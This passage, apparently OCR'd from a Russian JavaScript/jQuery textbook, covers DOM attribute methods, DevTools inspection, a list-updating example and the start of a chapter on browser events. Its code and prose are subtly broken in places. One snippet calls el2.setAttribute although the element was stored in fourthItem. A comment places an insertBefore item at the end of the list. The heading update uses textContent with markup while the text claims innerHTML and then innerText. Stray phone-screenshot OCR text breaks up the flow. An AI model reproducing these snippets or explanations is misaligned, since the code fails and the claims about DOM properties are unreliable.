Используйте: .text() (см. с. 322).
Не используйте: .html() (см. с. 322).

Конечно, теоретически можно применять HTML-свойство **innerHTML** и метод **.html()** из библиотеки jQuery для добавления HTML-разметки в DOM, но только если вы абсолютно уверены, что:

- полностью контролируете всю генерируемую разметку (не допускаете содержащий ее пользовательский контент на страницу);
- пользовательский контент экранирован и добавляется на страницу как обычный текст при помощи вышеописанных приемов, а не как необработанный HTML.


УЗЛЫ АТРИБУТОВ

К узлу элемента можно применять еще ряд свойств и методов, чтобы получать доступ к его атрибутам и изменять их.

Доступ к атрибутам и их обновление происходит в два этапа.

Сначала мы выделяем узел элемента, содержащий этот атрибут, а после имени узла ставим точку.

Затем мы применяем какой-нибудь метод или свойство из перечисленных ниже. Они позволяют работать с атрибутами любого элемента.



МЕТОД	ОПИСАНИЕ
getAttribute()	Получает значение атрибута
hasAttribute()	Проверяет, есть ли у узла элемента указанный атрибут
setAttribute()	Устанавливает значение для атрибута
removeAttribute()	Удаляет атрибут с узла элемента

СВОЙСТВО	ОПИСАНИЕ
className	Получает или устанавливает значение атрибута **class**
id	Получает или устанавливает значение атрибута **id**

Вы уже знаете, объектная модель документа расценивает каждый HTML-элемент как самостоятельный объект в DOM-дереве. Свойства этого объекта соответствуют атрибутам, которые могут быть у элемента такого типа. Выше описаны свойства **className** и **id** (примеры других свойств — **accessKey**, **checked**, **href**, **lang** и **title**).

ПРОВЕРКА НАЛИЧИЯ АТРИБУТА И ПОЛУЧЕНИЕ ЕГО ЗНАЧЕНИЙ

Прежде чем приступать к работе с атрибутом, желательно проверить, есть ли он у элемента. Если атрибут не найден, то вы сможете сберечь ресурсы.


Метод **hasAttribute()** любого узла элемента позволяет проверить, имеется ли у элемента атрибут. Имя атрибута указывается в круглых скобках как аргумент этого метода.

Если метод **hasAttribute()** используется в инструкции **if**, как показано здесь, это означает следующее: код в фигурных скобках будет выполнен лишь при условии, что у данного элемента есть искомый атрибут.

JAVASCRIPT c05/js/get-attribute.js

```
var firstItem = document.getElementById('one');    // Получаем первый элемент списка

if (firstItem.hasAttribute('class')) {             // Если у него есть атрибут class
  var attr = firstItem.getAttribute('class');      // Получаем атрибут

  // Добавляем значение атрибута после списка
  var el = document.getElementById('scriptResults');
  el.innerHTML = '<p>Первому элементу присвоен класс: ' + attr + '</p>';

}
```

РЕЗУЛЬТАТ



Здесь запрос DOM **getElementById()** возвращает тот элемент, чей идентификатор имеет значение **one**.

Метод **hasAttribute()** используется для проверки того, есть ли у этого элемента атрибут **class**, и возвращает логическое значение. Он применяется с инструкцией **if**, поэтому код в фигурных скобках выполняется лишь при условии, что атрибут **class** существует.

Метод **getAttribute()** возвращает значение атрибута **class**, которое затем записывается на страницу.

Поддержка браузерами: оба этих метода хорошо поддерживаются во всех основных браузерах.

СОЗДАНИЕ АТРИБУТОВ И ИЗМЕНЕНИЕ ИХ ЗНАЧЕНИЙ

Свойство **className** позволяет изменять значение атрибута **class**. Если он еще не существует, то будет создан и получит конкретное значение.

В главе 5 мы часто пользовались данным свойством для обновления состояния элементов списка. Ниже показан иной способ решения этой задачи. Метод **setAttribute()** позволяет обновить значение любого атрибута. Он принимает два параметра: имя атрибута и его новое значение.

c05/js/set-attribute.js


JAVASCRIPT

```
var firstItem = document.getElementById('one');                    // Получаем первый элемент
firstItem.className = 'complete';                                  // Изменяем его атрибут class

var fourthItem = document.getElementsByTagName('li').item(3);      // Получаем четвертый элемент
el2.setAttribute('class', 'cool');                                 // Добавляем к нему атрибут
```

Если у метода есть свойство (например, **className** или **id**), то обычно рекомендуется обновлять свойства, а не использовать метод (так как на внутрисистемном уровне метод все равно задавал бы свойства).

Когда вы обновляете значение атрибута (особенно **class**), при помощи этой операции вы можете активировать новые правила CSS и, следовательно, изменить внешний вид элементов.

РЕЗУЛЬТАТ



Примечание. При использовании таких приемов полностью переопределяется значение атрибута **class**. Они не добавляют новой семантики к уже имеющемуся значению атрибута **class**.

Если требуется добавить новое значение к уже содержащемуся в атрибуте **class**, нужно сначала считать его контент, а затем добавить новый текст к прежнему (либо воспользоваться методом .**addClass()** из библиотеки jQuery, рассмотренным на с. 326).

УДАЛЕНИЕ АТРИБУТОВ

Чтобы удалить атрибут, сначала нужно выделить элемент, затем вызвать метод **removeAttribute()**. Он имеет один параметр: имя атрибута.


При попытке удалить несуществующий атрибут ошибки не произойдет, однако все-таки рекомендуется проверять наличие атрибута, прежде чем пытаться его удалить.

В следующем примере метод **getElementById()** применяется для извлечения первого элемента из списка. Этому элементу присвоен идентификатор **one**.

JAVASCRIPT c05/js/remove-attribute.js

```
var firstItem = document.getElementById('one');   // Получаем первый элемент
if (firstItem.hasAttribute('class')) {            // Если у него есть атрибут class
   firstItem.removeAttribute('class');            // Удаляем этот атрибут class
}
```


РЕЗУЛЬТАТ



Сценарий проверяет, есть ли у выделенного элемента атрибут **class**. Если такой атрибут найден — он удаляется.

ИССЛЕДОВАНИЕ ОБЪЕКТНОЙ МОДЕЛИ ДОКУМЕНТА В БРАУЗЕРЕ CHROME

Современные браузеры оснащены инструментами, позволяющими исследовать (инспектировать) страницу, загруженную в браузере, видя при этом структуру ее DOM-дерева.



На данном снимке экрана элемент **li** подсвечен, а на панели **Свойства** (Properties) (1) указано, что перед нами:

элемент **li** с идентификатором **one** и классом **hot**;

- элемент **HTMLLIElement**;
- элемент **HTMLElement**;
- элемент;
- узел;
- объект.

Рядом с каждым из этих названий объекта есть стрелка, при помощи которой вы можете раскрыть дополнительную информацию по конкретной характеристике. Под стрелкой вы увидите, какие свойства доступны для узла такого рода.

Характеристики отделены друг от друга, так как некоторые свойства встречаются только у элементов списка, другие — у узлов элементов, третьи — у любых узлов, а четвертые — у любых объектов. Различные свойства перечислены для тех типов узлов, которым они могут соответствовать. Кроме того, такая структура напоминает вам, к каким свойствам открывается доступ через DOM-узел данного элемента.

Чтобы открыть инструменты разработчика в браузере Chrome в операционной системе macOS, выполните команду **Просмотреть** ⇒ **Разработчикам** ⇒ **Инструменты разработчика** (View ⇒ Developer ⇒ Developer Tools).

На компьютере под управлением операционной системы Windows в браузере Chrome нажмите кнопку Инструменты (Tools) в правом верхнем углу и выберите пункт **Дополнительные инструменты** ⇒ **Инструменты разработчика** (More Tools ⇒ Developer Tools).

Далее можно щелкнуть правой кнопкой мыши по любому элементу и выбрать в контекстном меню команду **Проверить элемент** (Inspect Element).


Если в верхней части открывшейся панели нажать кнопку **Elements** (Элементы), то вверху отобразится исходный код страницы, а внизу — ряд дополнительных возможностей.

Любой элемент, обладающий элементами-потомками, снабжен стрелкой. Она позволяет раскрывать и сворачивать подробную информацию, скрывая и отображая содержимое элемента.

Панель **Свойства** (Properties), расположенная сверху, показывает тип объекта, к которому принадлежит выделенный элемент. В некоторых версиях браузера Chrome эта панель оформлена как вкладка. Когда вы выделяете отдельно взятые элементы, расположенные в основном окне слева, справа на панели **Свойства** (Properties) указывается соответствующая информация.

ИССЛЕДОВАНИЕ ОБЪЕКТНОЙ МОДЕЛИ ДОКУМЕНТА В БРАУЗЕРЕ FIREFOX

В браузере Firefox есть подобные встроенные инструменты. Однако в Интернете можно скачать специальную программу-инспектор DOM, отображающую текстовые узлы.




Задав в поисковике запрос «DOM Inspector», вы легко найдете дополнение, специально разработанное для браузера Firefox. Интерфейс DOM Inspector показан слева. На снимке вы можете видеть древовидное представление DOM, похожее на структуру, уже изученную в предыдущем разделе. Однако здесь располагаются также и узлы пустого пространства, которые обозначены как **#text**. В панели справа показаны значения, соответствующие узлам, при этом у узлов пустого пространства какие-либо значения отсутствуют.

Firefox также позволяет построить трехмерное представление модели DOM. На такой схеме каждый элемент заключается в рамку, а получившуюся страницу можно поворачивать под разными углами, чтобы было видно, какие ее элементы выдаются сильнее других. Чем длиннее получается та или иная веточка дерева, тем больше в ней дочерних элементов.

В результате можно быстро составить довольно интересное представление о том, какая сложная разметка используется на некоторых веб-страницах и как глубоко отдельные элементы могут быть вложены друг в друга.

Также рекомендую познакомиться еще с одним интересным расширением для браузера Firefox, которое называется Firebug.


●●●●● TELE2
18:43
26 %
xanadu.myjino.ru
КОРОЛЬ ВКУСА
ПРОДОВОЛЬСТВЕННАЯ ЛАВКА
свежий инжир
кедровые орешки
пчелиный мед
бальзамический уксус

ПРИМЕР
ОБЪЕКТНАЯ МОДЕЛЬ ДОКУМЕНТА

В этом примере мы обобщим материал обо всех возможностях, изученных в главе 5. Мы будем обновлять содержимое списка, решая три основные задачи.

1. Добавить новый элемент в начало и в конец списка.

Для этих двух действий применяются разные методы.

2. Задать для всех элементов атрибуты **class**.

Нужно перебрать в цикле все элементы **<li>** и изменить значение их атрибутов **class** на **cool**.

3. Добавить количество элементов списка к заголовку.

Последняя задача решается в четыре этапа:

1. считывание содержимого заголовка;
2. подсчет количества элементов **li** на странице;
3. запись этого числа в заголовок;
4. обновление заголовка.

ПРИМЕР
ОБЪЕКТНАЯ МОДЕЛЬ ДОКУМЕНТА

c05/js/example.js JAVASCRIPT

```
// ДОБАВЛЕНИЕ ЭЛЕМЕНТОВ К НАЧАЛУ И К КОНЦУ СПИСКА
var list = document.getElementsByTagName('ul')[0];                    // Получаем элемент ul

// ДОБАВЛЕНИЕ НОВОГО ЭЛЕМЕНТА К КОНЦУ СПИСКА
var newItemLast = document.createElement('li');                       // Создаем элемент
var newTextLast = document.createTextNode('деревенская сметана');    // Создаем текстовый узел

newItemLast.appendChild(newTextLast);                                 // Добавляем текстовый узел к элементу
list.appendChild(newItemLast);                                        // Добавляем элемент к концу списка

// ДОБАВЛЕНИЕ НОВОГО ЭЛЕМЕНТА К НАЧАЛУ СПИСКА
var newItemFirst = document.createElement('li');                      // Создаем элемент
var newTextFirst = document.createTextNode('белокочанная капуста');  // Создаем текстовый узел
newItemFirst.appendChild(newTextFirst);                               // Добавляем текстовый узел к элементу
list.insertBefore(newItemFirst, list.firstChild);                     // Добавляем элемент к концу списка
```

В этой части примера мы добавляем два новых пункта списка к элементу **ul**: один в конец и один в начало. В данном случае применяется манипуляция с DOM. Создание нового узла элемента и добавление его к дереву DOM выполняется в четыре этапа.

1. Создаем узел элемента.
2. Создаем текстовый узел.
3. Добавляем текстовый узел к узлу элемента.
4. Добавляем элемент к дереву DOM.

Чтобы выполнить последний этап, нужно сначала указать *родительский элемент*, который будет содержать новый узел. В обоих случаях это **ul**. Узел для данного элемента сохраняется в переменной **list**, так как он используется многократно.

Метод **appendChild()** добавляет новые узлы как дочерние для родительского элемента. У него есть один параметр — новый контент, который требуется добавить к дереву DOM. Если у данного родительского элемента уже есть дочерние, то новый дочерний элемент будет добавлен в самый конец (и, таким образом, окажется последним потомком данного элемента-предка).

родительский*.appendChild*(новыйЭлемент);

(Мы уже несколько раз наблюдали, как этот метод используется на практике для добавления новых элементов к дереву и текстовых узлов к узлам элементов.)

Чтобы добавить элемент в *начало* списка, применяется метод **insertBefore()**. Для этого требуется еще один фрагмент информации: тот (целевой) элемент, перед которым вы собираетесь добавить новый контент.

родительский*.insertBefore*(новыйЭлемент, целевой);

ПРИМЕР
ОБЪЕКТНАЯ МОДЕЛЬ ДОКУМЕНТА

JAVASCRIPT c05/js/example.js

```
var listItems = document.querySelectorAll('li');                    //Все элементы li

// ДОБАВЛЯЕМ КЛАСС COOL КО ВСЕМ ЭЛЕМЕНТАМ СПИСКА
var i;                                                              // Переменная счетчика
for (i = 0; i < listItems.length; i++) {                            // Перебираем элементы в цикле
 listItems[i].className = 'cool';                                   // Изменяем класс на cool
}

// ДОБАВЛЯЕМ В ЗАГОЛОВОК ИНФОРМАЦИЮ О КОЛИЧЕСТВЕ ЭЛЕМЕНТОВ В СПИСКЕ
var heading = document.querySelector('h2');                         // Элемент h2
var headingText = heading.firstChild.nodeValue;                     // Текст элемента h2
var totalItems = listItems.length;                                  // Количество элементов li
var newHeading =  headingText + '<span>' + totalItems + '</span>';  // Контент
heading.textContent = newHeading;                                   // Обновляем h2
```

В следующей части данного примера мы перебираем в цикле все элементы списка и обновляем их классы, присваивая им значение **cool**.

Для этого мы сначала сохраняем все элементы списка в переменной **listItems**. Затем мы по очереди перебираем их при помощи цикла **for**. Необходимое количество итераций цикла определяется по свойству **length**.

Наконец, мы обновляем заголовок, включая в него число, соответствующее количеству элементов списка. Это обновление происходит при помощи свойства **innerHTML**, а не приемов манипуляции с DOM, использовавшихся выше в сценарии.

На данном примере продемонстрировано, как можно дополнить содержимое существующего элемента, считав его текущее значение и добавив к нему новую информацию. Примерно таким же образом мы могли бы добавить значение к атрибуту — не перезаписывая его текущего значения.

Чтобы поместить в заголовок информацию о количестве элементов, содержащихся в списке, нам потребуются данные двух видов.

1. **Исходное содержимое заголовка**, чтобы к этому тексту можно было добавить информацию о количестве элементов в списке. Для получения необходимой информации используется свойство **nodeValue** (свойства **innerHTML** и **textContent** дали бы аналогичный результат).
2. **Количество элементов в списке**, которое можно определить по свойству **length** переменной **listItems**.

Имея эту информацию, остается выполнить еще два шага, чтобы обновить содержимое элемента **h2**.

1. **Создать новый заголовок** и сохранить его в переменной. Он будет состоять из содержимого исходного заголовка и следующего за ним числа элементов в списке.
2. **Обновить заголовок**. Для этого нужно обновить содержимое заголовочного элемента при помощи свойства **innerText** данного узла.

ОБЗОР

ОБЪЕКТНАЯ МОДЕЛЬ ДОКУМЕНТА

- Браузер представляет веб-страницу при помощи дерева объектной модели документа (дерева DOM).
- В деревьях DOM есть узлы четырех типов: узлы документов, узлы элементов, узлы атрибутов и текстовые узлы.
- Чтобы выбирать узлы элементов, можно пользоваться их атрибутами **id** или **class**, именем тега или синтаксисом CSS-селекторов.
- Всякий раз, когда запрос к DOM может вернуть более одного узла, он возвращает объект типа NodeList.
- Работая с узлом элемента, можно получить доступ к содержимому этого элемента и обновить его — для чего применяются либо специальные свойства (например, **textContent** и **innerHTML**), либо приемы манипуляции с DOM.
- Узел элемента может содержать множество текстовых узлов и дочерних элементов, которые в таком случае будут смежными друг относительно друга.
- В старых браузерах объектная модель документа реализована несогласованно — и во многом именно поэтому так востребована библиотека jQuery.
- В браузерах есть специальные инструменты для просмотра DOM-дерева.

Глава 6

СОБЫТИЯ

Когда вы работаете в Интернете, браузер фиксирует разнообразные события. Таким образом программа сигнализирует вам: «Что-то произошло». Ваш сценарий может реагировать на события.

Реакция сценария в таких случаях зачастую заключается в обновлении веб-страницы (через объектную модель документа). Благодаря этому страница кажется более интерактивной. В главе 6 вы узнаете следующее.

ВЗАИМОДЕЙСТВИЯ ПОРОЖДАЮТ СОБЫТИЯ

События происходят, когда пользователь щелкает мышью по ссылке или прикасается к ней пальцем на сенсорном экране, наводит указатель мыши на элемент либо выполняет жест смахивания, вводит текст на клавиатуре, изменяет размер окна, а также когда в браузере загружается запрошенная страница.

В РЕЗУЛЬТАТЕ СОБЫТИЙ СРАБАТЫВАЕТ КОД

Когда происходит событие, оно способно инициировать выполнение определенной функции. При взаимодействии пользователя с разными фрагментами страницы может запускаться различный код.

КОД РЕАГИРУЕТ НА ДЕЙСТВИЯ ПОЛЬЗОВАТЕЛЯ

В предыдущей главе вы узнали, как пользоваться объектной моделью документа для обновления страницы. События могут инициировать именно такие изменения, которые реализуются на уровне DOM. Именно так веб-страница реагирует на действия пользователя.


SAMSUNG
74% 18:08
КОРОЛЬ ВКУСА
НОВЫЙ АККАУНТ
Логин:
Пароль:
РЕГИСТРАЦИЯ

РАЗЛИЧНЫЕ ТИПЫ СОБЫТИЙ

Ниже перечислены некоторые события, происходящие в браузере в процессе работы во Всемирной паутине. Вы можете использовать их, чтобы инициировать выполнение функций в вашем JavaScript-коде.

СОБЫТИЯ ПОЛЬЗОВАТЕЛЬСКОГО ИНТЕРФЕЙСА

Они происходят, когда пользователь взаимодействует с интерфейсом самого браузера, а не с веб-страницей.

СОБЫТИЕ	ОПИСАНИЕ
load	Загрузка веб-страницы завершена
unload	Веб-страница выгружена (как правило, в результате запроса другой веб-страницы)
error	Браузер встретил ошибку JavaScript, либо ресурс не существует
resize	Размер окна браузера был изменен
scroll	Пользователь прокрутил страницу вверх или вниз

СОБЫТИЯ КЛАВИАТУРЫ

Они происходят, когда пользователь работает с клавиатурой (также см. событие input).


СОБЫТИЕ	ОПИСАНИЕ
keydown	Пользователь нажал клавишу (если он удерживает клавишу, это событие повторяется)
keyup	Пользователь отпустил клавишу
keypress	Вставляется символ (если пользователь удерживает клавишу, это событие повторяется)

СОБЫТИЯ МЫШИ

Они происходят, когда пользователь работает с мышью, трекпадом (тачпадом) или сенсорным экраном.

СОБЫТИЕ	ОПИСАНИЕ
click	Пользователь нажимает и отпускает кнопку мыши, удерживая указатель на одном элементе
dblclick	Пользователь дважды нажимает и отпускает кнопку мыши, удерживая указатель на одном элементе
mousedown	Пользователь удерживает кнопку мыши, пока указатель находится на элементе
mouseup	Пользователь отпускает кнопку мыши, пока указатель находится на элементе
mousemove	Пользователь перемещает указатель мыши (не относится к сенсорным экранам)
mouseover	Пользователь перемещает указатель мыши в пределах одного элемента (не относится к сенсорным экранам)
mouseout	Пользователь перемещает указатель мыши, выводя его за пределы элемента (не относится к сенсорным экранам)

ТЕРМИНОЛОГИЯ



СОБЫТИЯ СРАБАТЫВАЮТ, ИЛИ ВОЗНИКАЮТ

Когда происходит событие, часто говорят, что оно *сработало*. Так, на рисунке справа пользователь нажимает на ссылку, и в браузере срабатывает событие **click**.

СОБЫТИЯ ЗАПУСКАЮТ СЦЕНАРИИ

Принято говорить, что событие **запускает** функцию или сценарий. Когда на рисунке справа срабатывает событие click, оно может запустить сценарий, увеличивающий размеры выбранного элемента.

СОБЫТИЯ ФОКУСИРОВКИ

Они происходят, когда элемент (например, ссылка или поле формы) попадает в фокус или выходит из фокуса.

СОБЫТИЕ	ОПИСАНИЕ
focus / focusin	Элемент получает фокус
blur / focusout	Элемент теряет фокус

СОБЫТИЯ ФОРМ

Они происходят, когда пользователь взаимодействует с элементами форм.

СОБЫТИЕ	ОПИСАНИЕ
input	Изменилось значение в любом элементе **input** или **textarea** (Internet Explorer 9 или выше) либо в любом элементе с атрибутом contenteditable
change	Изменилось значение в раскрывающемся списке, положение переключателя или флажок был установлен/сброшен (Internet Explorer 9 или выше)
submit	Пользователь отправил форму (нажав клавишу на клавиатуре или экранную кнопку)
reset	Пользователь нажал кнопку сброса формы (в настоящее время используется нечасто)
cut	Пользователь вырезал содержимое из поля формы
copy	Пользователь скопировал содержимое из поля формы
paste	Пользователь вставил содержимое буфера обмена в поле формы
select	Пользователь выделил часть текста в поле формы

СОБЫТИЯ ИЗМЕНЕНИЙ DOM*

Они происходят, когда сценарий изменяет структуру объектной модели документа.
* Их планируется заменить наблюдателями изменений DOM (см. с. 290).

СОБЫТИЕ	ОПИСАНИЕ
DOMSubtreeModified	В документ было внесено изменение
DOMNodeInserted	В документ был вставлен узел, являющийся прямым потомком другого узла
DOMNodeRemoved	Из узла был удален узел-потомок
DOMNodeInsertedIntoDocument	Узел был вставлен в документ как потомок другого узла
DOMNodeRemovedFromDocument	Узел был удален из документа как потомок другого узла

КАК СОБЫТИЯ ЗАПУСКАЮТ КОД JAVASCRIPT

Во время работы с HTML-контентом веб-страницы можно запустить любой код JavaScript — это делается в три этапа. Все вместе они называются **обработкой событий**.

1

Выделяется узел *элемента* (узлы элементов), на которые, по вашему замыслу, должен реагировать сценарий.

